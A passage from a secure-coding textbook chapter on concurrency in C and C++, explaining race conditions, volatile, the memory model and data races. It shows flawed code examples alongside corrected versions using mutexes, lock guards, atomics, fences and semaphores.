


Figure 7.6 Limits of parallelism (Source: [Leiserson 2008])

Amdahl's Law

Amdahl's law gives a more precise upper bound to the amount of speedup parallelism can achieve. Let P be the proportion of instructions that can be run in parallel and N be the number of processors. Then, according to Amdahl's law, the amount of speedup that parallelism can achieve is at most [Plakosh 2009]

$$\frac{1}{(1-P)+\frac{P}{N}}$$

Figure 7.7 graphs the speedup according to the proportion of instructions that can be run in parallel and the number of processors.




Figure 7.7 Amdahl's law graphic representation (Source: [Wikipedia 2012a])

7.4 Common Errors

Programming for concurrency has always been a difficult and error-prone process, even in the absence of security concerns. Many of the same software defects that have plagued developers over the years can also be used as attack vectors for various exploits.

Race Conditions

Uncontrolled concurrency can lead to nondeterministic behavior (that is, a program can exhibit different behavior for the same set of inputs). A race condition occurs in any scenario in which two threads can produce different behavior, depending on which thread completes first.

Three properties are necessary for a race condition to exist:

1. *Concurrency property:* At least two control flows must be executing concurrently.
2. *Shared object property:* A shared race object must be accessed by both of the concurrent flows.
3. *Change state property:* At least one of the control flows must alter the state of the race object.

Race conditions are a software defect and are a frequent source of vulnerabilities. Race conditions are particularly insidious because they are timing dependent and manifest sporadically. As a result, they are difficult to detect, reproduce, and eliminate and can cause errors such as data corruption or crashes [Amarasinghe 2007].

Race conditions result from runtime environments, including operating systems that must control access to shared resources, especially through process scheduling. It is the programmer's responsibility to ensure that his or her code is properly sequenced regardless of how runtime environments schedule execution (given known constraints).

Eliminating race conditions begins with identifying race windows. A race window is a code segment that accesses the race object in a way that opens a window of opportunity during which other concurrent flows could "race in" and alter the race object. Furthermore, a race window is not protected by a lock or any other mechanism. A race window protected by a lock or by a lock-free mechanism is called a *critical section*.

For example, suppose a husband and wife simultaneously attempt to withdraw all money from a joint savings account, each from a separate ATM. Both check the balance, then withdraw that amount. The desired behavior would be to permit one person to withdraw the balance, while the other discovers that the balance is $0. However, a race condition may occur when both parties see the same initial balance and both are permitted to withdraw that amount. It is even possible that the code allowing the race condition will fail to notice the overdraft in the account balance!

For the savings account race condition, the concurrent flows are represented by the husband and wife, the shared object is the savings account, and the change state property is satisfied by withdrawals. Savings account software that contains such a race condition might be exploited by an attacker who is able to coordinate the actions of several actors using ATMs simultaneously.

Following is a code example of a C++ function with a race condition that is not thread-safe:

```
static atomic<int> UnitsSold = 0;

void IncrementUnitsSold(void) {
  UnitsSold = UnitsSold + 1;
}
```

In this example, if two separate threads invoke the function `IncrementUnitsSold()`, the race condition shown in Table 7.1 can occur.

After the two threads invoke the function `IncrementUnitsSold()`, the variable `UnitsSold` should be set to 2 but instead is set to 1 because of the inherent race condition resulting from unsynchronized access to the variable `UnitsSold`.

Corrupted Values

Values written during a race condition can easily become corrupted. Consider what would happen if the following code were executed on a platform that performs stores of only 8-bit bytes:

Table 7.1 Race Condition Example

Time	Thread 1	Thread 2
T0	Enters `IncrementUnitsSold()` function	
T1		Enters `IncrementUnitsSold()` function
T2		Load (`UnitsSold` = 0)
T3	Load (`UnitsSold` = 0)	
T4		Increment (`UnitsSold` = 1)
T5		Store (`UnitsSold` = 1)
T6	Increment (`UnitsSold` = 1)	
T7	Store (`UnitsSold` = 1)	
T8	Return	
T9		Return

```
short int x = 0;

// Thread 1                    // Thread 2
x = 100;                       x = 300;
```

If the platform were to write a 16-bit `short int`, it might do so by writing first the upper 8 bits in one instruction and then the lower 8 bits in a second instruction. If two threads simultaneously perform a write to the same `short int`, it might receive the lower 8 bytes from one thread but the upper 8 bytes from the other thread. Table 7.2 shows a possible execution scenario.

The most common mitigation to prevent such data corruption is to make `x` an atomic type. Doing so would guarantee that the two writes cannot be interleaved and would mandate that once the threads had completed, `x` would be set either to 100 or to 300.

Here is a similar example:

```
struct {int x:8; int y:8} s;
s.x = 0; s.y = 0;

// Thread 1                    // Thread 2
s.x = 123;                     s.y = 45;
```

An implementation that can only perform stores of 16-bit bytes would be unable to write `s.x` without also overwriting `s.y`. If two threads simultaneously perform a write to the word containing both bit-field integers, then `s.x` may receive the 0 implicitly assigned by thread 2, while `s.y` receives the 0 implicitly assigned by thread 1.

Volatile Objects

An object that has volatile-qualified type may be modified in ways unknown to the compiler or have other unknown side effects. Asynchronous signal

Table 7.2 Execution Scenario

Time	Thread 1	Thread 2	x
T0		`x.low = 44;   // 300 % 256`	44
T1	`x.low = 100;`		100
T2	`x.high = 0;`		100
T3		`x.high = 1;   // floor(300 / 256)`	356

handling, for example, may cause objects to be modified in a manner unknown to the compiler.

The `volatile` type qualifier imposes restrictions on access and caching. According to the C Standard:

> Accesses to volatile objects are evaluated strictly according to the rules of the abstract machine.

According to the C99 *Rationale* [ISO/IEC 2003]:

> No caching through this lvalue: each operation in the abstract semantics must be performed (that is, no caching assumptions may be made, since the location is not guaranteed to contain any previous value).

In the absence of the `volatile` qualifier, the contents of the designated location may be assumed to be unchanged except for possible aliasing. For example, the following program relies on the reception of a `SIGINT` signal to toggle a flag to terminate a loop. However, the read from `interrupted` in `main()` may be optimized away by the compiler because the variable is not declared `volatile`, despite the assignment to the variable in the signal handler, and the loop may never terminate. When compiled on GCC with the `-O` optimization flag, for example, the program fails to terminate even upon receiving a `SIGINT`.

```
#include <signal.h>

sig_atomic_t interrupted;   /* bug: not declared volatile */

void sigint_handler(int signum) {
  interrupted = 1;   /* assignment may not be visible in main() */
}

int main(void) {
  signal(SIGINT, sigint_handler);
  while (!interrupted) {   /* loop may never terminate */
    /* do something */
  }
  return 0;
}
```

By adding the `volatile` qualifier to the variable declaration, `interrupted` is guaranteed to be accessed from its original address for every iteration of the `while` loop as well as from within the signal handler. *The CERT C Secure*

Coding Standard [Seacord 2008], “DCL34-C. Use `volatile` for data that cannot be cached,” codifies this rule.

```
#include <signal.h>

volatile sig_atomic_t interrupted;

void sigint_handler(int signum) {
  interrupted = 1;
}

int main(void) {
  signal(SIGINT, sigint_handler);
  while (!interrupted) {
    /* do something */
  }
  return 0;
}
```

When a variable is declared `volatile`, the compiler is forbidden to reorder the sequence of reads and writes to that memory location. However, the compiler might reorder these reads and writes relative to reads and writes to *other* memory locations. The following program fragment attempts to use a volatile variable to signal a condition about a nonvolatile data structure to another thread:

```
1  volatile int buffer_ready;
2  char buffer[BUF_SIZE];
3
4  void buffer_init() {
5    for (size_t i = 0; i < BUF_SIZE; i++)
6      buffer[i] = 0;
7    buffer_ready = 1;
8   }
```

The `for` loop on line 5 neither accesses volatile locations nor performs any side-effecting operations. Consequently, the compiler is free to move the loop below the store to `buffer_ready`, defeating the developer’s intent.

It is a misconception that the `volatile` type qualifier guarantees *atomicity*, *visibility*, or *memory access sequencing*. The semantics of the `volatile` type qualifier are only loosely specified in the C and C++ standards because each implementation may have different needs. For example, one implementation may need to support multiple cores, while another may need only to support access to memory-mapped I/O registers. In the pthread context, the `volatile` type qualifier has generally not been interpreted to apply to interthread visibility. According to David Butenhof, "The use of volatile accomplishes nothing but to prevent the compiler from making useful and desirable optimizations, providing no help whatsoever in making code 'thread safe.'"[2] As a result, most implementations fail to insert sufficient memory fences to guarantee that other threads, or even hardware devices, see volatile operations in the order in which they were issued. On some platforms, some limited ordering guarantees are provided, either because they are automatically enforced by the underlying hardware or, as on Itanium, because different instructions are generated for volatile references. But the specific rules are highly platform dependent. And even when they are specified for a specific platform, they may be inconsistently implemented [Boehm 2006].

Type-qualifying objects as `volatile` does not guarantee synchronization between multiple threads, protect against simultaneous memory accesses, or guarantee atomicity of accesses to the object.

7.5 Mitigation Strategies

Many libraries and platform-specific extensions have been developed to support concurrency in the C and C++ languages. One common library is the POSIX threading library (pthreads), first published by POSIX.1c [IEEE Std 1003.1c-1995].

In 2011, new versions of the ISO/IEC standards for C and C++ were published; both provide support for multithreaded programs. Integrating thread support into the language was judged to have several major advantages over providing thread support separately via a library. Extending the language forces compiler writers to make compilers aware of multithreaded programs and thread safety. The thread support for C was derived from the thread support for C++ for maximum compatibility, making only syntactic changes to support C's smaller grammar. The C++ thread support uses classes and templates.

Memory Model

Both C and C++ use the same memory model, which was derived (with some variations) from Java. The memory model for a standardized threading

[2] comp.programming.threads posting, July 3, 1997, https://groups.google.com/forum/?hl=en&fromgroups=#!topic/comp.programming.threads/OZeX2EpcN9U.

platform is considerably more complex than previous memory models. The C/C++ memory model must provide thread safety while still allowing fine-grained access to the hardware, and especially to any low-level threading primitives that a platform might offer.

It is tempting to believe that when two threads avoid accessing the same object simultaneously, the program has acted correctly. However, such programs can still be dangerous because of *compiler reordering* and *visibility*:

Compiler reordering. Compilers are given considerable latitude in reorganizing a program. The C++ 2011 standard says, in Section 1.9, paragraph 1:

> The semantic descriptions in this International Standard define a parameterized nondeterministic abstract machine. This International Standard places no requirement on the structure of conforming implementations. In particular, they need not copy or emulate the structure of the abstract machine. Rather, conforming implementations are required to emulate (only) the observable behavior of the abstract machine as explained below.[5]

Footnote 5 says:

> This provision is sometimes called the "as-if" rule, because an implementation is free to disregard any requirement of this International Standard as long as the result is as if the requirement had been obeyed, as far as can be determined from the observable behavior of the program. For instance, an actual implementation need not evaluate part of an expression if it can deduce that its value is not used and that no side effects affecting the observable behavior of the program are produced.

The C Standard contains a similar version of the as-if rule in Section 5.1.2.3, "Program execution."

The as-if rule gives license to compilers to alter the order of instructions of a program. Compilers that are not designed to compile multithreaded programs may employ the as-if rule in a program as if the program were single-threaded. If the program uses a thread library, such as POSIX threads, the compiler may, in fact, transform a thread-safe program into a program that is not thread-safe.

The following code is commonly known as Dekker's example [Boehm 2012], after the Dutch mathematician Theodorus Jozef Dekker:

```
int x = 0, y = 0, r1 = 0, r2 = 0;

// Thread 1                  // Thread 2
x = 1;                       y = 1;
r1 = y;                      r2 = x;
```

Table 7.3 Execution Ordering

Time	Thread 1	Thread 2
T0	`int tmp1 = y;  // 0`	
T1		`int tmp2 = x;  // 0`
T2	`x = 1;`	
T3		`y = 1;`
T4	`r1 = tmp1;   // 0`	
T5		`r2 = tmp2;    // 0`

Ideally, when both threads complete, both `r1` and `r2` are set to 1. However, the code lacks protection against race conditions. Therefore, it is possible for thread 1 to complete before thread 2 begins, in which case `r1` will still be 0. Likewise, it is possible for `r2` to remain 0 instead.

However, there is a fourth possible scenario: both threads could complete with both `r1` and `r2` still set to 0! This scenario is possible only because compilers and processors are allowed to reorder the events in each thread, with the stipulation that each thread must behave as if the actions were executed in the order specified. So the execution ordering shown in Table 7.3 is valid.

Visibility. Even if the compiler avoids reordering statements in this fashion, hardware configurations may still permit this scenario to occur. This could happen, for example, if each thread were executed by a separate processor, and each processor had one level of cache RAM that mirrors general memory. Note that modern hardware can have two or even three levels of cache memory isolating processors from RAM. It is possible for thread 1 to set `x` to 1 before thread 2 reads the value of `x`, but for the updated value of `x` to fail to reach thread 2's cache before thread 2 reads the value, causing thread 2 to read a *stale* value of 0 for `x`.

Data Races. The problems of visibility and the possibility of compiler reordering of a program complicate thread safety for C and C++. To address these issues, the standards for both languages define a specific type of race condition called a *data race.*

Both the C and C++ standards state:

> The execution of a program contains a data race if it contains two conflicting actions in different threads, at least one of which is not atomic, and neither happens before the other. Any such data race results in undefined behavior.

And:

> Two expression evaluations conflict if one of them modifies a memory location and the other one reads or modifies the same memory location.

Happens-Before. The standard also has a specific definition for when one action "happens before" another. If two actions that involve shared data are executed by different threads, the actions must be synchronized. For example, if a mutex is unlocked by the first thread after its action, and the same mutex is locked by the second thread before its action, the appropriate happens-before relationship is established. Likewise, if an atomic value is written by the first thread and is subsequently read by the second thread, the first action *happens before* the second. Finally, if two actions occur within a single thread, the first action happens before the second.

According to the standard C memory model, the data race in Dekker's example occurs because two threads access a shared value (both `x` and `y` in this example), and at least one thread attempts to write to the value. Furthermore, the example lacks synchronization to establish a happens-before relationship between the threads' actions. This scenario can be mitigated by locks, which guarantee that no stale values are read and enforce restrictions on the order in which statements can be executed on each thread.

Data races, unlike race conditions, are specific to memory access and may not apply to other shared objects, such as files.

Relaxed Atomic Operations. Relaxed atomic operations can be reordered in both directions, with respect to either ordinary memory operations or other relaxed atomic operations. But the requirement that updates must be observed in modification order disallows this if the two operations may apply to the same atomic object. The same restriction applies to the one-way reordering of acquire/release atomic operations [Boehm 2007]. It is also important to note that relaxed atomic operations are not synchronization operations. The permitted reordering and the lack of synchronization make these operations difficult to use in isolation. However, they can be used in conjunction with acquire/release operations. The detailed rules regarding safe use of relaxed atomic operations can be confusing, even for experts. Consequently, we recommend that such operations be used only when absolutely necessary and only by experts. Even then, substantial care and review are warranted.

Synchronization Primitives

To prevent data races, any two actions that act on the same object must have a happens-before relation. The specific order of the operations is irrelevant.

This relation not only establishes a temporal ordering between the actions but also guarantees that the memory altered by the first action is visible to the second action.

A happens-before relation can be established using *synchronization primitives*. C and C++ support several different kinds of synchronization primitives, including mutex variables, condition variables, and lock variables. Underlying operating systems add support for additional synchronization primitives such as semaphores, pipes, named pipes, and critical section objects. Acquiring a synchronization object before a race window and then releasing it after the window ends makes the race window atomic with respect to other code using the same synchronization mechanism. The race window effectively becomes a critical section of code. All critical sections appear atomic to all appropriately synchronized threads other than the thread performing the critical section.

Many strategies exist to prevent critical sections from executing concurrently. Most of these involve a locking mechanism that causes one or more threads to wait until another thread has exited the critical section.

Here is an example of a program that uses threads to manipulate shared data:

```
#include <thread>
#include <iostream>
using namespace std;

int shared_data = 0;

void thread_function(int id) {
  shared_data = id; // start of race window on shared_data
  cout << "Thread " << id << " set shared value to "
       << shared_data << endl;
  usleep(id * 100);
  cout << "Thread " << id << " has shared value as "
       << shared_data << endl;
     // end of race window on shared_data
}

int main(void) {
  const size_t thread_size = 10;
  thread threads[thread_size];

  for (size_t i = 0; i < thread_size; i++)
    threads[i] = thread(thread_function, i);

  for (size_t i = 0; i < thread_size; i++)
    threads[i].join();
  // Wait until threads are complete before main() continues

  cout << "Done" << endl;
  return 0;
}
```

This code fails to protect shared_data from being viewed inconsistently by each call to thread_function(). Typically, each thread will report that it successfully set the shared value to its own ID, and then sleep. But when the threads wake up, each thread will report that the shared value contains the ID of the last thread to set it. Mutual exclusion is necessary to maintain a consistent value for the shared data.

Each thread exhibits a race window between the point when it assigns its own ID to the shared data and the point at which the thread last tries to print the shared data value, after the thread has slept. If any other thread were to modify the shared data during this window, the original thread would print an incorrect value. To prevent race conditions, no two threads can access the shared data during the race window; they must be made mutually exclusive. That is, only one thread may access the shared data at a time.

The following code sample attempts to use a simple integer as a lock to prevent data races on the shared_data object. When the lock is set by one thread, no other thread may enter the race window until the first thread clears the lock. This makes the race windows on shared_lock mutually exclusive.

```
int shared_lock = 0;

void thread_function(int id) {
  while (shared_lock)  // race window on shared_lock begins here
    sleep(1);
  shared_lock = 1;     // race window on shared_lock ends here
  shared_data = id;    // race window on shared_data begins here
  cout << "Thread " << id << " set shared value to "
       << shared_data << endl;
  usleep(id * 100);
  cout << "Thread " << id << " has shared value as "
       << shared_data << endl;
     // race window on shared_data ends here
  shared_lock = 0;
}
```

Unfortunately, this program introduces a second race window, this one on the shared lock itself. It is possible for two threads to simultaneously discover that the lock is free, then to both set the lock and proceed to enter the race window on the shared data. In essence, this code sample merely shifts the data race away from the data and onto the lock, leaving the program just as vulnerable as it was without the lock.

Clearly, programmers who intend to use an object as a lock require an object that prevents race windows on itself.

Mutexes. One of the simplest locking mechanisms is an object called a *mutex*. A mutex has two possible states: locked and unlocked. After a thread locks a mutex, any subsequent threads that attempt to lock that mutex will block until the mutex is unlocked. After the mutex is unlocked, a blocked thread can resume execution and lock the mutex to continue. This strategy ensures that only one thread can run bracketed code at a time. Consequently, mutexes can be wrapped around critical sections to serialize them and make the program thread-safe. Mutexes are not associated with any other data. They serve only as lock objects.

The previous program fragment can be made thread-safe by using a mutex as the lock:

```
mutex shared_lock;

void thread_function(int id) {
  shared_lock.lock();
  shared_data = id;
  cout << "Thread " << id << " set shared value to "
       << shared_data << endl;
  usleep(id * 100);
  cout << "Thread " << id << " has shared value as "
       << shared_data << endl;
  shared_lock.unlock();
}
```

As shown, C++ mutexes can be locked and unlocked. When a `lock()` operation is performed on an already-locked mutex, the function blocks until the thread currently holding the lock releases it. The `try_lock()` method attempts to lock the mutex but immediately returns if the mutex is already locked, allowing the thread to perform other actions. C++ also supports timed mutexes that provide `try_lock_for()` and `try_lock_until()` methods. These methods block until either the mutex is successfully locked or a specified amount of time has elapsed. All other methods behave like normal mutexes. C++ also supports recursive mutexes. These mutexes behave like normal mutexes except that they permit a single thread to acquire the lock more than once without an intervening unlock. A thread that locks a mutex multiple times must unlock it the same number of times before any other thread can lock the mutex. Nonrecursive mutexes cannot be locked more than once by the same thread without an intervening unlock. Finally, C++ supports mutexes that are both timed and recursive.

C mutex support is semantically identical to C++ mutex support, but with different syntax because C lacks classes and templates. The C standard library provides the `mtx_lock()`, `mtx_unlock()`, `mtx_trylock()`, and `mtx_timedlock()` functions to lock and unlock mutexes. It also provides `mtx_init()` and `mtx_destroy()` to create and destroy mutexes. The signature of the `mtx_init()` function is

```
int mtx_init(mtx_t *mtx, int type);
```

The `mtx_init` function creates a `mutex` object with properties indicated by `type` that must have one of these values:

- `mtx_plain` for a simple nonrecursive mutex
- `mtx_timed` for a nonrecursive mutex that supports time-out
- `mtx_plain | mtx_recursive` for a simple recursive mutex
- `mtx_timed | mtx_recursive` for a recursive mutex that supports time-out

Lock Guards. A lock guard is a standard object that assumes responsibility for a mutex (actually, for any lock object). When a lock guard is constructed over a mutex, it attempts to lock the mutex; it unlocks the mutex when the lock guard is itself destroyed. Lock guards apply *Resource Acquisition Is Initialization* (RAII) to mutexes. Consequently, we recommend use of lock guards when programming in C++ to mitigate the problems that would otherwise occur if a critical section were to throw an exception or otherwise exit without explicitly unlocking the mutex. Here is a version of the previous code example that uses a lock guard:

```
mutex shared_lock;

void thread_function(int id) {
  lock_guard<mutex> lg(shared_lock);
  shared_data = id;
  cout << "Thread " << id << " set shared value to "
       << shared_data << endl;
  usleep(id * 100);
  cout << "Thread " << id << " has shared value as "
       << shared_data << endl;
  // lg destroyed and mutex implicitly unlocked here
}
```

Atomic Operations. Atomic operations are indivisible. That is, an atomic operation cannot be interrupted by any other operation, nor can the memory it accesses be altered by any other mechanism while the atomic operation is executing. Consequently, an atomic operation must run to completion before anything else can access the memory used by the operation; the operation cannot be divided into smaller parts. Simple machine instructions, such as a register load, may be uninterruptible. A memory location accessed by an atomic load may not be accessed by any other thread until the atomic operation is complete.

An atomic object is any object that guarantees that all actions performed on it are atomic. By imposing atomicity on all operations over an object, an atomic object cannot be corrupted by simultaneous reads or writes. Atomic objects are not subject to data races, although they still may be affected by race conditions.

C and C++ provide extensive support for atomic objects. Every basic data type has an analogous atomic data type. As a result, the previous code example can also be made thread-safe by using an atomic object as the lock:

```
volatile atomic_flag shared_lock;

void thread_function(int id) {
  while (shared_lock.test_and_set()) sleep(1);
  shared_data = id;
  cout << "Thread " << id << " set shared value to "
       << shared_data << endl;
  usleep(id * 100);
  cout << "Thread " << id << " has shared value as "
       << shared_data << endl;
  shared_lock.clear();
}
```

The `atomic_flag` data type provides the classic test-and-set functionality. It has two states, set and clear. In this code example, the `test_and_set()` method of the `atomic_flag` object sets the flag only when the flag was previously unset. The `test_and_set()` method returns false when the flag was successfully set and true when the flag was already set. This has the same effect as setting an integer lock to 1 only when it was previously 0; however, because the `test_and_set()` method is atomic, it lacks a race window in which other methods could tamper with the flag. Because the shared lock prevents multiple threads from entering the critical section, the code is thread-safe.

The following example is also thread-safe:

```
atomic<int> shared_lock;

void thread_function(int id) {
  int zero = 0;
  while (!atomic_compare_exchange_weak(&shared_lock, &zero, 1))
    sleep(1);
  shared_data = id;
  cout << "Thread " << id << " set shared value to "
       << shared_data << endl;
  usleep(id * 100);
  cout << "Thread " << id << " has shared value as "
       << shared_data << endl;
  shared_lock = 0;
}
```

The principle is the same as before, but the lock object is now an atomic integer that can be assigned numeric values. The `atomic_compare_exchange_weak()` function safely sets the lock to 1. Unlike the `atomic_flag::test_and_set()` method, the `atomic_compare_exchange_weak()` function is permitted to fail spuriously. That is, it could fail to set the atomic integer to 1 even when it had the expected value of 0. For this reason, `atomic_compare_exchange_weak()` must always be invoked inside a loop so that it can be retried in the event of spurious failure.

Programs can access atomic types and related functions by including the `stdatomic.h` header file. Atomicity support is available when the `__STDC_NO_ATOMICS__` macro is undefined. The C standard also defines the `_Atomic` qualifier, which designates an atomic type. The size, representation, and alignment of an atomic type need not be the same as those of the corresponding unqualified type. For each atomic type, the standard also provides an atomic type name, such as `atomic_short` or `atomic_ulong`. The `atomic_ulong` atomic type name has the same representation and alignment requirements as the corresponding direct type `_Atomic unsigned long`. These types are meant to be interchangeable as arguments to functions, return values from functions, and members of unions.

Each atomic integer type supports load and store operations as well as more advanced operations. The `atomic_exchange()` generic function stores a new value into an atomic variable while returning the old value. And the `atomic_compare_exchange()` generic function stores a new value into an atomic variable when, and only when, the variable currently contains a specific value; the function returns true only when the atomic variable was successfully changed. Finally, the atomic integers support read-modify-write operations such as the `atomic_fetch_add()` function. This function has behavior similar to that of the += operator with two differences. First, it returns the variable's old value, whereas += returns the sum. Second, += lacks thread-safety guarantees; the atomic fetch function promises that the variable cannot be accessed by any other threads while the addition takes place. Similar fetch functions exist for subtraction, bitwise-and, bitwise-or, and bitwise-exclusive-or.

The C Standard also defines an atomic_flag type which supports only two functions: the atomic_flag_clear() function clears the flag; the atomic_flag_test_and_set() function sets the flag if, and only if, it was previously clear. The atomic_flag type is guaranteed to be lock-free. Variables of other atomic types may or may not be manipulated in a lock-free manner.

The C++ Standard provides a similar API to C. It provides the <atomic> header file. C++ provides an atomic<> template for creating atomic versions of integer types, such as atomic<short> and atomic<unsigned long>. The atomic_bool behaves similarly to C and has a similar API.

The C++ Standard supports the same atomic operations as C; however, they may be expressed either as functions or as methods on the atomic template objects. For instance, the atomic_exchange() function works as in C but is supplanted by the atomic<>::exchange() template method. Furthermore, C++ provides overloaded versions of the additive operators (+, -, ++, --, +=, -=) that use the atomic_fetch_add() and similar functions. C++ lacks operators that provide the corresponding bitwise functionality.

Fences. A memory barrier, also known as a *memory fence*, is a set of instructions that prevents the CPU and possibly the compiler from reordering read and write operations across the fence. Remember that data races are a more egregious problem than other types of race conditions because data races can arise from compilers reordering instructions or from data written by one thread that is not readable from another thread at a later time. Once again, consider Dekker's example:

```
int x = 0, y = 0, r1 = 0, r2 = 0;

// Thread 1                  // Thread 2
x = 1;                       y = 1;
r1 = y;                      r2 = x;
```

It is possible for both r1 and r2 to be set to 0 after this program completes. This would occur if thread 1 reads y before thread 2 has assigned 1 to it. Or thread 2 may have assigned 1 to y, but the value 1 may have been cached and consequently have failed to reach thread 1 by the time thread 1 read y.

Memory barriers are a low-level approach to mitigating such data races. The following code fragment adds memory fences:

```
int x = 0, y = 0, r1 = 0, r2 = 0;

// Thread 1                        // Thread 2
x = 1;                             y = 1;
atomic_thread_fence(               atomic_thread_fence(
     memory_order_seq_cst);          memory_order_seq_cst);
r1 = y;                           r2 = x;
```

The fences prevent the program from completing with both r1 and r2 having the value 0. This is because the fences guarantee that x has a nonzero value before r1 is assigned, and that y has a nonzero value before r2 is assigned. Furthermore, the memory fence for thread 1 guarantees that if thread 1 reaches its fence instruction before thread 2 reads the value of x, thread 2 will see x as having the value 1. Thread 2's fence also guarantees that it will not read the value of x before assigning y to 1, and thread 1 will therefore see y having the value 1 should thread 2's memory fence be executed before thread 1's read of y.

This code is still subject to race conditions; either r1 or r2 could still have a value of 0, depending on how quickly each thread executes its code. But by imposing constraints on both the ordering of the instructions and the visibility of the data, the fences prevent the counterintuitive scenario where both r1 and r2 wind up with the value 0.

Semaphores. A semaphore is similar to a mutex, except that a semaphore also maintains a counter whose value is declared upon initialization. Consequently, semaphores are decremented and incremented rather than locked and unlocked. Typically, a semaphore is decremented at the beginning of a critical section and incremented at the end of the critical section. When a semaphore's counter reaches 0, subsequent attempts to decrement the semaphore will block until the counter is incremented.

The benefit of a semaphore is that it controls the number of threads currently accessing a critical section or sections that are guarded by the semaphore. This is useful for managing pools of resources or coordinating multiple threads that use a single resource. The initial value of the semaphore counter is the total number of threads that will be granted concurrent access to critical sections guarded by that semaphore. Note that a semaphore with an initial counter of 1 behaves as though it were a mutex.

Lock-Free Approaches. Lock-free algorithms provide a way to perform operations on shared data without invoking costly synchronization functions between threads. Although lock-free approaches sound appealing, implementing lock-free code that is perfectly correct is difficult in practice [Sutter 2008]. Additionally, known correct lock-free solutions are not generally useful for solving problems where locking is required. That said, some lock-free solutions do have value in certain situations, but they must be used cautiously.

The standard `atomic_compare_exchange_weak()` function and the `atomic_flag::test_and_set()` method are lock-free approaches. They use built-in mutual exclusion techniques to make them atomic rather than using explicit lock objects, such as mutexes.

Message Queues. Message queues are an asynchronous communication mechanism used for communication between threads and processes. Message-passing concurrency tends to be far easier to reason about than shared-memory concurrency, which usually requires the application of some form of locking (for example, mutexes, semaphores, or monitors) to coordinate between threads [Wikipedia 2012c].

Thread Role Analysis (Research)

Many multithreaded software systems contain policies that regulate associations among threads, executable code, and potentially shared state. For example, a system may constrain which threads are permitted to execute particular code segments, usually as a means to constrain those threads from reading or writing particular elements of state. These *thread usage policies* ensure properties such as state confinement or reader/writer constraints, often without recourse to locking or transaction discipline. The concept of thread usage policy is not language specific; similar issues arise in many popular languages, including C, C++, Java, C#, Objective-C, and Ada. Currently, the preconditions contained in thread usage policies are often difficult to identify, poorly considered, unstated, poorly documented, incorrectly expressed, outdated, or simply difficult to find.

Most modern graphical user interface (GUI) libraries, for example, require that the majority of their functions be invoked only from a particular thread, often known as the *event thread*.[3] This implementation decision allows the GUI libraries' internal code to avoid the expense of locking all accesses to its internal data structures. Furthermore, because events could originate either from the underlying system or from the user, and consequently propagate through the library in opposing directions, it can be difficult or impossible for GUI library implementers to find a consistent lock ordering that avoids the potential for deadlock. Requiring single-threaded access by client code eliminates this problem by confining the internal state to a single thread at a time. However, it also makes these libraries vulnerable to client code that violates the required thread usage policy. Thread role analysis is a promising

[3] Examples include most X Window System implementations, the Macintosh GUI, and the AWT/Swing and SWT GUI libraries for Java.

technique that enables developers to express, discover, and enforce thread usage policies with zero runtime cost.

Many current libraries and frameworks lack explicit specification of thread usage policies. In the absence of explicit specifications, developers must make assumptions about what the missing preconditions might be; these assumptions are frequently incorrect. Failure to comply with the actual thread-related preconditions can lead to errors such as state corruption and deadlock. These errors are often intermittent and difficult to diagnose, and they can introduce security vulnerabilities.

